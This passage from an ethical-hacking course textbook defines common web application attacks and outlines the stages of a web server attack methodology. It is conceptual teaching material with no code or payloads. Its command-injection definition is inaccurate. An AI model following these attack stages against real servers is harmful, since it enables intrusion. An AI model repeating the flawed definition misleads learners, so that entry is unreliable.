
Web Application Attacks

Even if web servers are configured securely or are secured using network security measures such as firewalls, a poorly coded web application deployed on the web server may provide a path for an attacker to compromise the web server's security. If web developers do not adopt secure coding practices while developing web applications, attackers may be able to exploit vulnerabilities and compromise web applications and web server security. An attacker can perform different types of attacks on vulnerable web applications to breach web server security.


- **Server-Side Request Forgery (SSRF) Attack:** Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to the internal or backend servers. The backend server believes that the request is made by the web server because they are on the same network and responds with the data stored in it.
- **Parameter/Form Tampering**: In this type of tampering attack, the attacker manipulates the parameters exchanged between the client and server to modify application data, such as user credentials and permissions as well as price and quantity of products.
- **Cookie Tampering**: Cookie-tampering attacks occur when a cookie is sent from the client side to the server. Different types of tools help in modifying persistent and non-persistent cookies.
- **Unvalidated Input and File Injection Attacks**: Unvalidated input and file-injection attacks are performed by supplying an unvalidated input or by injecting files into a web application.
- **Session Hijacking**: Session hijacking is an attack in which the attacker exploits, steals, predicts, and negotiates the real valid web session's control mechanism to access the authenticated parts of a web application.

- **SQL Injection Attacks**: SQL injection exploits the security vulnerability of a database for attacks. The attacker injects malicious code into the strings, which are later passed on to the SQL server for execution.
- **Directory Traversal**: Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside of the web server's root directory by manipulating a URL.
- **Denial-of-Service (DoS) Attack**: A DoS attack is intended to terminate the operations of a website or server to make it unavailable for access by its intended users.
- **Cross-Site Scripting (XSS) Attacks**: In this method, an attacker injects HTML tags or scripts into a target website.
- **Buffer Overflow Attacks**: The design of most web applications helps them in sustaining some amount of data. If that amount exceeds the storage space available, the application may crash or exhibit some other vulnerable behavior. An attacker uses this advantage and floods the application with an excess amount of data, causing a buffer overflow attack.
- **Cross-Site Request Forgery (CSRF) Attack**: An attacker exploits the trust of an authenticated user to pass malicious code or commands to the web server.
- **Command Injection Attacks**: In this type of attack, a hacker alters the content of the web page by using HTML code and by identifying the form fields that lack valid constraints.
- **Source Code Disclosure**: Source-code disclosure is a result of typographical errors in scripts or misconfiguration, such as failure to grant executable permissions to a script or directory. Source-code disclosure can occasionally allow attackers to access sensitive information about database credentials and secret keys to compromise the web server.

Note: For complete coverage of web application attacks, refer to Module 14: Hacking Web Applications.



LO#03: Explain Web Server Attack Methodology



Web Server Attack Methodology

1. Information Gathering
2. Web Server Footprinting
3. Website Mirroring
4. Vulnerability Scanning
5. Session Hijacking
6. Web Server Passwords Hacking

Web Server Attack Methodology

The previous section described attacks that can be performed to compromise a web server’s security. This section explains how the attacker proceeds toward performing a successful attack on a web server. It also introduces web server hacking tools that attackers may use. These tools extract critical information during the hacking process.

A web server attack typically involves preplanned activities called an attack methodology that an attacker follows to reach the goal of breaching the target web server's security. Attackers hack a web server in multiple stages. At each stage, the attacker attempts to gather information about loopholes and to gain unauthorized access to the web server.

The following are the various stages of the attack methodology for web servers.

- **Information Gathering**

  Every attacker tries to collect as much information as possible about the target web server. The attacker gathers the information and then analyzes it to find lapses in the current security mechanisms of the web server.

- **Web Server Footprinting**

  The purpose of footprinting is to gather information about the security aspects of a web server with the help of tools or footprinting techniques. Through footprinting, attackers can determine the web server's remote access capabilities, its ports and services, and other aspects of its security.

- **Website Mirroring**

  Website mirroring is a method of copying a website and its content onto another server for offline browsing. With a mirrored website, an attacker can view the detailed structure of the website.

- **Vulnerability Scanning**

